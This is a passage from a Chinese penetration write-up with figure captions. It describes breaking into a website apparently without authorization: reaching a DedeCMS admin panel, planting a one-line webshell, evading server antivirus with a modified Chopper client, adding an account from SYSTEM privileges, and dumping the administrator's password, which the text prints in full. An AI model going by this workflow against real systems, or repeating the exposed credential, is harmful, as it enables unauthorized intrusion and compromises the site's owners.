


图 3-2-6

用刚才的账号密码登录成功，跳到别的目录了，如图 3-2-7:



图 3-2-7

我们再把 url 后面那一串字符去掉，换成 dede，就直接跳到网站后台了，如图 3-2-8:



图 3-2-8

接下来就拿 shell 吧，不过服务器上貌似装了狗，我各种穿各种被杀，小弟手上没什么免杀的马，平时也没有收藏这个的习惯，写了一个一句话上去，惊喜发现没被杀，但是菜刀连接被拦截，无奈找基友要了一个过狗的菜刀，才算是把这个 shell 拿下，如图 3-2-9:




图 3-2-9

这种奇葩我也是第一次见，这也说明了思路在渗透中的重要性，你这个站这么坑，我要不提了你真是对不起我的努力，简单看了下网站的系统，如图 3-2-10:

服务器信息	
协议类型	HTTP/1.1 200 OK
页面类型	text/html; charset=utf-8
服务器类型	Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
程序支持	PHP/5.4.7

图 3-2-10

阿帕奇 2.4.3 php 版本为 5.4.7, window 系统 apache 服务 php 脚本引擎, 这种组合我总是觉得怪怪的, 印象中阿帕奇+php 大多都是 linux 的虚拟终端看看, 我顿时吓尿了, 如图 3-2-11, 图 3-2-12:




图 3-2-11




图 3-2-12

竟然直接是 system 权限, 直接添加用户, 蛋疼的出现了什么密码策略, 如图 3-2-13:



图 3-2-13

我可没什么耐性去配置一个密码出来, query user 了一下, 看到管理员在线, 直接用闪电小子的 getpass 抓管理员的密码, 为什么是闪电小子的, 因为闪电小子就在我对面坐着呢, 嘿嘿, 抓到了管理员的密码了 k9kdj3xpxy92wls 果然蛋疼, 我随便去掉了一位, 添加成功, 服务器拿下, 如图 3-2-14:




图 3-2-14

还是老话，渗透中，思路才是最重要的，祝法客越来越好！

(全文完) 责任编辑: Rem1x